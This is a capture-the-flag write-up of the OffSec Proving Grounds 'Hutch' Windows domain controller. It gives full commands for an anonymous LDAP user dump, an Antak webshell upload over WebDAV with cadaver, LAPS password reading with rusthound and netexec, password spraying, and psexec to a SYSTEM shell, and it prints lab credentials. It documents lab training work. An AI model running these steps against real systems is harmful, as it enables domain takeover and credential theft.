OffSec Proving Grounds Hutch Writeup (Windows)
Windows PG box. Anonymous LDAP leaks a password in a user description, WebDAV takes an aspx webshell, and the same account reads the LAPS admin password.
Summary
Hutch is a Windows Proving Grounds domain controller running IIS with WebDAV enabled and an LDAP service that accepts an anonymous bind. Dumping the users over LDAP shows that one of them, fmcsorley, has a cleartext password sitting in the Description attribute. Those credentials authenticate to WebDAV, so cadaver uploads an Antak aspx webshell to the web root, and browsing to it gives command execution as iis apppool\defaultapppool. The foothold turns out to be optional: running rusthound with the same credentials reports that fmcsorley is allowed to read the LAPS password stored on HUTCHDC, which is the local Administrator password. Spraying that password across the user list confirms it belongs to Administrator alone, and psexec returns a privileged shell on the domain controller.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
# Nmap 7.98 scan initiated Thu Jan 15 09:58:53 2026 as: nmap -A -vv -oN scans/nmap.initial 192.168.164.122
Nmap scan report for 192.168.164.122
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-01-15 09:58:54 -03 for 77s
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-webdav-scan:
|   Server Type: Microsoft-IIS/10.0
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Server Date: Thu, 15 Jan 2026 12:59:24 GMT
|_  Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-15 12:59:13Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hutch.offsec, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hutch.offsec, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 37302/tcp): CLEAN (Timeout)
|   Check 2 (port 53923/tcp): CLEAN (Timeout)
|   Check 3 (port 22211/udp): CLEAN (Timeout)
|   Check 4 (port 30803/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-01-15T12:59:25
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 0s

Read data files from: /home/user/Software/nmap-7.98
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 15 10:00:11 2026 -- 1 IP address (1 host up) scanned in 77.70 seconds
Webdav is enabled on the web server, which is interesting.
LDAP Server Enumeration
The LDAP server allows for guest login. I can use this access to enumerate the server, including valid users:
1
nxc ldap 192.168.164.122 -u '' -p '' --users
The Description field of one of the users contains what seems to be their cleartext password:

More specifically, new credentials:
1
2
Username: fmcsorley
Password: CrabSharkJellyfish192
Initial Access - Web Dav
I use the “cadaver” tool to connect to the webdav server:
1
cadaver 192.168.164.122
When asked for credentials, I used fmcsorley:CrabSharkJellyfish192. I used this webdav shell to upload a aspx webshell named “antak.aspx”:
1
2
3
dav:/> put antak.aspx
Uploading antak.aspx to `/antak.aspx':
Progress: [=============================>] 100.0% of 10442 bytes succeeded.
I access the webshell at http://192.168.164.122/antak.aspx and as you can see from the screenshot below, I can execute system commands as “iis apppool\defaultapppool”:

It’s important to note that antak requires credentials to access. One may need to open antak.aspx using their preferred text editor and see the credentials like so:
1
2
3
4
5
6
7
8
9
10
11
// WARNING: Don't be lazy, change values below for username and password. Default credentials are disastrous.
        // Default Username is "Disclaimer" and Password is "ForLegitUseOnly" without quotes and case-sensitive.
        if (Username.Text == "bsec" && Password.Text == "ExamplePassword123")
        {
            execution.Visible = true;
            execution.Enabled = true;
            authentication.Visible = false;
            output.Text = @"Welcome to Antak - A Webshell which utilizes PowerShell
Use help for more details.
Use clear to clear the screen.";
        }
Vertical Privilege Escalation
A foothold in the machine is not necessary to actually pwn it. Before even getting a foothold, I used the creds I got to enumerate the AD environment:
1
rusthound-ce -d hutch.offsec -u fmcsorley -p CrabSharkJellyfish192 -z -n 192.168.164.122
It’s when I notice, among all the output text from rusthound, this specific snippet:

More specifically:
1
Your user can read LAPS password on HUTCHDC: %73+T9;Kmg)pv5
This can also be enumerated via netexec (for reference):
1
nxc ldap 192.168.164.122 -u fmcsorley -p 'CrabSharkJellyfish192' -M laps
I immediately add “Administrator” to my users list. I performed a password spraying attack against all users:
1
nxc smb 192.168.164.122 -u users.txt -p '%73+T9;Kmg)pv5' --continue-on-success
Immediately, I see this is the password for the almighty Administrator user. No other user share this same password:
1
[+] hutch.offsec\Administrator:%73+T9;Kmg)pv5 (Pwn3d!)

I use psexec with administrator password (%73+T9;Kmg)pv5) to obtain a privileged shell on the system:
1
psexec.py administrator@192.168.164.122
As you can see from the screenshot below, the machine is pwned: